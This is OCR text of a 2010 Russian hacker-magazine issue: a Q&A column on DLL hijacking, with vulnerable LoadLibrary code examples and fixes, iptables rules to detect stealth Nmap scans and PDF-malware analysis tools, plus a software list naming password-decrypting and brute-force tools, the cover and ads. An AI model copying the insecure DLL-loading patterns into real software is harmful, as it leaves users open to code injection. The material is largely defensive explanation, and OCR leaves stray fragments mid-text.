A: Есть несколько разновидностей этой атаки. Самые распространенные — атаки на основе функции LoadLibrary. Когда приложение динамически загружает библиотеку DLL без указания полного пути, система Windows пытается найти ее путем линейного поиска в определенном наборе каталогов (так называемый порядок поиска DLL). Если библиотеку удается обнаружить в по рядке поиска DLL, она загружается. Однако если ее не удается найти ни в одном из каталогов порядка поиска DLL, система Windows сообщает о сбое загрузки DLL. Ниже указан порядок поиска DLL для функций динамической загрузки DLL LoadLibrary и LoadLibraryEx.

- Каталог, из которого загружено приложение.
- Системный каталог.
- Каталог 16-разрядной версии системы.
- Каталог Windows.
- Текущий рабочий каталог.
- Каталоги, указанные в переменной среды PATH.

Рассмотрим описанную ниже ситуацию.

- Приложение загружает библиотеку DLL, которая предположительно находится в текущем рабочем каталоге приложения, без указания полного пути.
- Приложение подготовлено для обработки ситуаций, когда найти библиотеку не удастся.
- Злоумышленник знает об этом и контролирует текущий рабочий каталог приложения.
- Он копирует собственную специально созданную версию библиотеки в текущий рабочий каталог. Предполагается, что у злоумышленника есть соответствующее разрешение.
- Система Windows выполняет поиск библиотеки в соответствии с порядком поиска DLL и обнаруживает нужный файл в текущем рабочем каталоге приложения. В этом сценарии специально созданная библиотека DLL запускается в приложении и получает права текущего пользователя. Для предотвращения описанной атаки можно удалить текущий рабочий каталог приложения из порядка поиска DLL. Для этого нужно вызвать функцию API SetDllDirectory с пустой строкой (""). Если приложение зависит от загрузки библиотеки DLL из текущего каталога, определите его расположение и используйте с функцией LoadLibrary



Перводим контроллер флешки в режим HDD

полный путь. Известно, что некоторые разработчики используют функцию LoadLibrary для проверки наличия отдельных DLL с целью определения текущей версии Windows. Следует помнить, что это может сделать приложение уязвимым. Если соответствующая библиотека в действительности отсутствует в среде Windows, в которой выполняется приложение, злоумышленник может поместить в текущий рабочий каталог библиотеку с таким же именем. Если приложение загружает подключаемые модули сторонних компаний и не может использовать полный путь к ним при вызовах функции LoadLibrary, следует удалить текущий рабочий каталог из порядка поиска DLL с помощью функции SetDllDirectory(""), а затем добавить в порядок поиска каталог установки подключаемого модуля с помощью функции SetDllDirectory("каталог_установки_модуля").

Q: А можешь дать примеры небезопасной загрузки библиотек в исходном коде?

A: В примере кода ниже приложение выполняет поиск библиотеки «schannel.dll», используя наименее безопасный путь поиска. Если злоумышленник поместит библиотеку с таким именем в текущий рабочий каталог, она будет загружена еще до того, как приложение выполнит поиск нужного файла в каталогах Windows.

```
DWORD retval = SearchPath(NULL,
"schannel", ".dll", err, result,
NULL);
HMODULE handle =
LoadLibrary(result);
```

В примере кода ниже приложение пытается загрузить библиотеку из разных расположений приложения и операционной системы, описанных в начале данного документа, с помощью функции LoadLibrary(). Если нужный файл отсутствует, приложение может попытаться загрузить его из текущего рабочего каталога. В этом примере уровень риска немного ниже, чем в предыдущем.

```
HMODULE handle =
LoadLibrary("schannel.dll");
```

Q: А есть ли тулзы, позволяющие отыскать вызовы небезопасных функций загрузки библиотек?


A: Мама-Microsoft зарелизила приложение Process Monitor, которое позволяет разработчикам и администраторам тщательно отслеживать поведение выполняемого процесса. С помощью средства Process Monitor (http://technet.microsoft.com/en-us/sysinternals/bb896645.aspx) можно динамически определять, уязвимы ли приложения для описанных атак. Попробуй запустить приложение, используя определенный каталог в качестве текущего рабочего. Например, дважды щелкни файл с расширением, обработчик которого назначен данному приложению.

Далее необходимо настроить фильтры средства Process Monitor — задай все, как показано на скриншоте. Факт использования уязвимого сразу пути будет отображен программой.

К тому же разработчик Metasploit разработал на Ruby довольно простую утилиту DLLHijackAuditKit (http://bit.ly/DLLHijackAuditKit) для автоматизированного поиска уязвимых приложений. Запускается он следующим образом:

- распаковываем архив DLLHijackAuditKit;
- копируем в эту же директорию procmon.exe (это бинарник Process Monitor);
- устанавливаем интерпретатор Ruby (ruby-lang.org).

Далее через «Пуск» выбираем «Start Command Prompt with Ruby», переходим в директорию DLLHijackAuditKit. Теперь



Фильтры ProcMon'а для поиска DLL Injection

запускаем «audit.bat» и готовимся закрыть множество всплывающих окон! После того, как программа сделает все итерации, необходимо будет экспортировать CSV-лог из ProcMon'а. После этого остается проверить полученные результаты с помощью специального скрипта. Для этого переходим в директорию DLLTest и запускаем там скрипт «ruby generate.rb».

Q: Как распознать скрытое сканирование Nmap?
A: Метод скрытого сканирования Nmap используется в том случае, когда нужно скрыть сам факт сканирования. Методика использует нестандартные комбинации флагов TCP-пакетов, поэтому системный журнал редко такое сканирование фиксирует. Если по каким-то (вероятно, параноидальным) причинам ты все-таки хочешь отлавливать подобные прецеденты, это легко делается с помощью firewall'а. В инете можно найти следующие варианты:

```
iptables -A INPUT -p tcp --tcp-flags
ACK,FIN FIN -j LOG --log-prefix
"Stealth scan"
iptables -A INPUT -p tcp --tcp-flags
ACK,FIN FIN -j DROP
```

Параметры «--tcp-flags ACK,FIN FIN» описывают комбинацию TCP-флагов. Первый список состояний (ACK,FIN) указывает флаги, которые надо проверить, второй (FIN) проверяет, какие из них установлены. Таким образом, условие соответствует тем пакетам, в которых есть FIN-флаг, но нет ACK. При нормальном TCP-соединении эта комбинация невозможна, что свидетельствует о скрытом сканировании.

Q: Можно ли разбить флешку на несколько дисков?
A: Основная проблема в том, что Windows считает: раз это флешка, то у нее может быть только один раздел. Даже если поделить каким-нибудь независимым от винды средством вроде GParted (LiveCD на базе Linux'а), то в системе будет определяться только один из разделов. Одно из решений проблемы — заставить систему определять пендрайв не как флешку, а как сменный жесткий диск. Для этого контроллер флешки нужно перевести в режим HDD, в чем в большинстве случаев может помочь утилита BootIt. Увы, под Vista/Windows7 она по умолчанию не работает, поэтому запускать ее придется в режиме совместимости. Больших знаний и умений она не требует: достаточно выбрать из списка букву нужной флешки и нажать на кнопку «Flip Removable Bit». После этого тулза попросит вытащить флешку и вставить ее обратно. Вуаля, если открыть любым менеджером разделов (скажем, через «Управление дисками» в системе), то мы сможем поделить накопитель на несколько разделов. Правда, стоит заметить, что с некоторыми флешками такой фокус все-таки не проходит.

Q: Как бы ускорить выполнения кода на Python? Есть скрипт, который обрабатывает данные. Написал его быстро, а работает он медленно. Есть ли способ увеличить скорость?
A: Есть. Проект Psyco (psyco.sourceforge.net) показывает, что выполнять код на Python можно на скорости, сравнимой с полностью компилируемыми языками. В результате использования специального модуля на i386 процессорах можно добавиться 2-100-кратного увеличения производительности, в зависимости от кода.

Q: Составляю подборку для изучения вредоносных PDF-файлов. Подскажи инструменты.
A: PDFiD (blog.didierstevens.com/programs/pdf-tools) — определяет, если PDF-документ содержит строку, ассоциированную со скриптами или действиями;
PDF-parser — выявляет ключевые элементы PDF без рендеринга документа (и соответственно возможности заражения);
Origami Walker (security-labs.org/origami) — изучает структуру PDF-файла;
Origami pdfscan — определяет подозрительные строки;
Origami extractjs и Jsunpack-n's pdf.py — извлекает JavaScript-код из PDF-файлов;
Sumatra PDF (blog.kowalczyk.info/software/sumatrapdf) и MuPDF (ccxvii.net/mupdf) — альтернативные просмотрщики, в которых сплоит, возможно, не заработает;
Malzilla (www.malzilla.org) — извлекает и декомпрессирует потоки из PDF, а также может быть полезен для деобфускации JavaScript-кода;
Jsunpack-n (jsunpack.blogspot.com/2009/06/jsunpack-n-updates-for-pdf-decoding.html) — извлекает и декодирует JavaScript из PCAP-дампов-снифера, а также декодирует PDF-файлы.

Q: Есть ли возможность, обращаться к сервисам Google из командной строки? Хочу автоматизировать скачивание фотографий с Picasa Web.
A: Да, совсем недавно появился пакет googlecl (code.google.com/p/googlecl), позволяющий обращаться к сервисам гугла из командной строки. Примеры использования:

```
Сервис блогов Blogger:
$ google blogger post --title "foo"
"command line posting"
Календарь Calendar:
$ google calendar add "Lunch with
Jim at noon tomorrow"
Контакты Contacts:
$ google contacts list name,email >
contacts.csv
Google Docs:
$ google docs edit --title "Shopping
list"
Хранилища фотографий Picasa:
$ google picasa create --title "Cat
Photos" ~/photos/cats/*.jpg
Видеохостинг Youtube:
$ google youtube post --category
Education killer_robots.avi
```

Все эти консольные утилиты работают через Google Data API и доступны как для Windows, так и Linux. ⌶

>>WINDOWS

>Dailysoft
7-Zip 4.65
DAEMON Tools Lite 4.35.6
Download Master 5.7.4.1225
Far Manager v2.0 build 1420 x86
FileZilla Client 3.3.4.1
Firefox 3.6.8
foobar2000 1.1
K-Lite Mega Codec Pack 6.3.0
Miranda IM v0.9.2
Notepad++ 5.7
Opera 10.61
PuTTY 0.60
Skype 4.2
Sysinternals Suite
Total Commander 7.55
Unlocker 1.9.0
XnView 1.97.6

>Development
ClickHeat 1.10
ECMerge 2.2
UltraEdit 16.20.0
WinAppDbg 1.4

Все для Python:
ActivePython 2.7.0.2
Eric5 5.0.2
geany 0.19.1
IronPython 2.6.1
Jython 2.5.2b1
Komodo Edit 5.2.4
Komodo Edit 6.0.0b3
Komodo IDE 5.2.4
Komodo IDE 6.0.0b3
Portable Python 1.1
Pydev for Eclipse 1.6.1
PyScripter v2.2a
Python 2.7
Python 2.7 x64
Python 3.1.2
Python 3.1.2 x64
Spyder 1.1.4
Wing IDE 101 3.2.10
Wing IDE Professional 3.2.10
Wing IDE Professional 4.0.0b4

>Games
GunGirl 2 v1.11

>Misc
AltDrag 0.8
Camouflage v1.2.1
Daphne 1.47
FilerFrog 2.0.0
Find and Run Robot 2.90
Grindstone 2
HashTab 3.0
KeyPass 4.9.8
NirCmd 2.41
RegSeeker 1.55
Synchronicity 4.3
Synergy 1.3.4
System Silencer 1.2
True Launch Bar 4.4.13 RC

>Multimedia
AnyToISO
DualVR 1.7.3
Format Factory 2.5
Greenshot 0.8.0
Picasa for Windows 3.8 Build 115.45
ProgDVB 6.46.4
Songbird 1.8.0
VideoInspector 2.2.6.124
VLC (VideoLAN) for Windows 1.1.4

>Net
Ad Muncher v4.9 Beta Build 32193
BluetoothView 1.40
digsby Build 82 Beta
gpg4win 2.1.0
Home Ftp Server 1.11.0.146
LanTopolog 2.05
Pidgin for Windows 2.7.3
QIP 2010 Build 4000
Skype 5.0 beta 2
TeamSpeak Client for Windows 3.0.0 Beta
TekSIP 2.9
Visual Router
Torrent 2.2beta

>Security
ChromePasswordDecryptor 1.6
DLLHijackAuditKit v2
DllHijackAuditor 1.0
DynamicLoadLibraryTest
ExploitMyUnion 2.1
FirePassword 3.6
FOCA Free 2.5.2
IEPasswordDecryptor 1.6
Nikto 2.1.3
NmapSI4
OperaPasswordDecryptor 1.0
ProcNetMonitor
RIPS 0.32
Vera 0.20
Wireshark 1.4.0
xsser 0.7a

>System
AstroGrep 4.1.4
Auslogics Disk Defrag 3.1.8.150
Auslogics Registry Cleaner 2.0.4.40
BlueScreenView v1.28
CCleaner 2.35
Comodo Internet Security (32-bit) 5.0
CrystalDiskMark 3.0.0g
Driver Magician 3.5
Emsisoft HiJackFree 4.0
FreeApps v1.0
GMER 1.0.15.15281
Open Hardware Monitor 0.1.37 Beta
Process Hacker 2.3
PWGen 2.04
Sandboxie 3.48
SetupBatteryCare 0.98
Speccy 1.04
SUMo 2.10.0.95
TechPowerUp GPU-Z v0.3.6
Virtual Router

>>UNIX

>Desktop
Adobe Reader 9.3.4
amaroK 2.3.1
Audacious 2.4
Boxee 0.9.22.13
Cairo-dock 2.1.3
DigiKam 1.4.0
Droid 0.2.1
Feh 1.9
GCstar 1.6.1
Glippy 0.0.6.4
Imagination 2.1.1
Inkscape 0.48
KMyMoney 4.5
KOffice 2.2.2
Lifeograph 0.5.6
QGIS 1.5
QtiPlot 0.9.8.1
Shotwell 0.7.0
Vim 7.3
VLC 1.1.4
Webilder 0.6.9

>Devel
ATI Stream SDK 2.2
boost 1.44.0
Fructose 0.9.0
Clojure 1.2
DrPython 3.11.3
GNU make 3.82
iText 5.0.4
MongoDB 1.6.0
Myjit 0.5.0.1
Nitro++ 1.3.39
PixelLight 0.9.2
Poppler 0.14.2
Ruby 1.9.2
SCons 2.0.1
Sdcc 2.9.0
Vaadin 6.4.3
WebIssues 0.9.6
Whoosh 0.3.18
Wt 3.1.4
Zinjal 20100829

>Games
ManiaDrive 1.2

>Net
Balsa 2.3.28
Claws Mail 3.7.6
Deluge 1.2.2
Drivel 3.0.2
gnash 0.8.8
Google Chrome 5.0.375.127
Lightspark 0.4.3
Links 2.3
Midori 0.2.7
Mitter 0.4.5
Mozilla Firefox 3.6.8
OpenMeetings 1.2
Opera 10.61
Qwit 1.1
RabbitMQ 2.0.0
RadioTray 0.6
RSSOwl 2.0.5
Seesmic 0.8
TeamViewer 5.0.8252
Vuze 4.5

>Security
CeWL 3.0
Clamav 0.96.2
Cvechecker 0.5
DotDotPwn 1.0
Firewall Builder 4.1.1
FuzzDiff
Graudit 1.7
Halberd 0.2.4
Listener 2.0.0
Nufw 2.4.3
RSMangler 1.1
Sipwitch 0.9.1
ssh2ftpcrack 2.0
Suricata 1.0.1
Voidssh
WhatWeb 0.4.5
Wireshark 1.2.10
Wpbruteforcer

>Server
Apache 2.2.26
BIND 9.7.1
CUPS 1.4.4
DBMail 2.2.16
DHCP 4.2.0
Dovecot 2.0.0
Ejabberd 2.1.5
Freeradius 2.1.9
HAproxy 1.4.7
Lighttpd 1.4.28
MySQL 5.1.50
Nsd 3.2.6
OpenLDAP 2.4.23
OpenSSH 5.6
OpenVPN 2.1.3
Ora2Pg 6.3
Postfix 2.7
Samba 3.5.4
Squid 3.1.7
Vsftpd 2.3.2

>System
ATI Catalyst 10.8
Bluez-tools 0.1.18
CDEmu 1.3.0
CLIcompanion 1.0
dd_rescue 1.20
Iptables 1.4.9
Linux Kernel 2.6.35.4
NTFS-3G 2010.8.8
PCSX-Reloaded 1.9.92
q4wine 0.119
SBackup 0.11.1
Smb4k 0.10.8
VirtualBox 3.2.8
Wine 1.3.0
Xorg server 1.9.0
ZFS 0.5

DVD

№ 10(141)ОКТЯБРЬ 2010

ХАКЕР

ТУЛКИТ ДЛЯ СОЦИАЛЬНОЙ ИНЖЕНЕРИИ СТР. 48

РЕКОМЕНДОВАННАЯ ЦЕНА: 210р.

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

www.xakep.ru

ОКТЯБРЬ 10 (141) 2010

НОКАУТ ДЛЯ AOL


РУТОВЫЕ ПРИВИЛЕГИИ НА СЕРВЕРЕ КОРПОРАЦИИ AOL
СТР. 66

CALLBACK: ЭКОНОМИЯ НА СВЯЗИ
СТР. 34


(game)land hi-fun media
publishing for enthusiasts
4 607157 100063 10010

+
METASPLOIT FRAMEWORK
ВЕБ-КАМЕРА НА СЕРВОПРИВОДАХ
КРУГОВАЯ ОБОРОНА LINUX ДЕСКТОПА
ВСКРЫВАЕМ ХИТРЫЙ SALITY.AA
ВЫБИРАЕМ ЛЕГКОВЕСНОЕ VPN-РЕШЕНИЕ

НАШИ НА HITB
КОНФЕРЕНЦИЯ HACK IN THE BOX ОТ ПЕРВОГО ЛИЦА
СТР. 54



HTTP://WWW2




Для приема платежей от западных заказчиков

PAYONEER

www.payoneer.com

Нас часто спрашивают: «Как получить деньги за работу от иностранного заказчика?». У западных фрилансерских бирж (GetAFreelancer, RentACoder, oDesk, eLance) долгое время были свои порядки вывода денег. К счастью, теперь все они стали поддерживать метод выплат с помощью карточек от компании Payoneer (www.payoneer.com), которые отлично работают в России. Карта стоит небольших денег и в течение нескольких недель приходит в Россию по обычной почте. Для вывода средств тебе остается только указать параметры своего аккаунта в Payoneer, после чего быстро снимать перечисленные деньги через любой банкомат. С помощью Payoneer можно даже принимать платежи по PayPal, которая является излюбленной платежной системой на западе.






Для проверки надежности пароля

HOW SECURE IS MY PASSWORD?

www.howsecureismypassword.net

Скорость подбора с помощью пароля можно описать нехитрой математической формулой: количество возможных символов, возведенное в степень длины пароля, поделенное на количество перебираемых паролей в секунду. В результате получается примерное время в секундах. Впрочем, чтобы доказать человеку, что на деле означает простой пароль, не нужно грузить его математикой. Достаточно зайти на сайт howsecureismypassword.net, ввести «gfhjkm» (слово «пароль» в латинской раскладке) и показать, что такой пасс сбрутится на обычном PC за 30 секунд. Вообще потестить пароли довольно интересно: сразу становится видно, что длина пароля намного важнее его сложности. Для взлома «#R00t$H3ll» уйдет 195 лет, а на, казалось бы, простой «abcdefg1234567» — 5722 года.




Для поиска .torrent-файлов

TORRENTZ

www.torrentz.com

Когда-то давно, чтобы найти .torrent для скачивания чего-либо достаточно было набрать в Google «название файла .torrent». Теперь же вместо вменяемых ссылок на трекеры в результатах получаешь кучу спама от фейковых порталов вроде torrentdownloads.net. Заниматься фильтрацией вручную — задача неблагодарная, поэтому я очень быстро стал использовать специальные torrent-поисковики. Для западных трекеров одними из самых лучших сервисов являются torrentz.com и isohunt.com. Вводишь название файла и получаешь ссылки на .torrent с информацией о сидерах и личерах. Увы, русские трекеры они обходят стороной, но зато для наших ресурсов есть другие поисковики: torrtilla.ru, 2torrents.org, kinobaza.tv.



Для создания скринкастов и интерактивных инструкций

IORAD

www.iorad.com

Скринкасты — удобнейший инструмент, если нужно что-то продемонстрировать. Но если на скринкаст наложить красивые комментарии в виде всплывающих плашек, сделать сноски, выделять важные элементы или окна, затемняя весь остальной экран, отмечать клики мыши, то получается и вовсе идеальная интерактивная инструкция. Создать не просто скринкаст, а именно интерактивные мануалы с подробными комментария ми и сопутствующими эффектами позволяет веб-сервис IORAD. Не надо ничего устанавливать на компьютер, для начала работы необходимо лишь зарегистрироваться на сервисе и нажать кнопку «Capture».

Наш PC никогда не висит!

МУЖСКАЯ КАРТА
MAXIM
4321 4321 4321 4321
VISA
CARDHOLDER NAME
Альфа-Банк

Карта мужского рода

- Специальные мероприятия
- Скидки на компьютерные товары и не только...

www.mancard.ru







(495) 78-888-78 (для Москвы), **8-800-2000-000** (бесплатно для регионов России) ОАО «АЛЬФА-БАНК». Генеральная лицензия Банка России на осуществление банковских операций от 29.01.1998 №1326. НА ПРАВАХ РЕКЛАМЫ.

реклама

NT computer

ВСЁ КУПИЛИ К ШКОЛЕ?

А компьютер марки <NT> AgeNT на базе процессора Intel® Core™ i5?

Умная производительность с технологией Intel® Turbo Boost

intel CORE i5 inside™

Быстрее. Умнее.

★★★★☆

Рейтинг процессора

Реклама



Подробности на сайтах:

Москва: www.i-shock.ru

Регионы: www.e-shock.ru

Intel, логотип Intel, Intel Inside, Intel Core и Core Inside являются товарными знаками корпорации Intel на территории США и других стран. Для получения дополнительной информации о рейтинге процессоров Intel посетите сайт www.intel.ru/rating.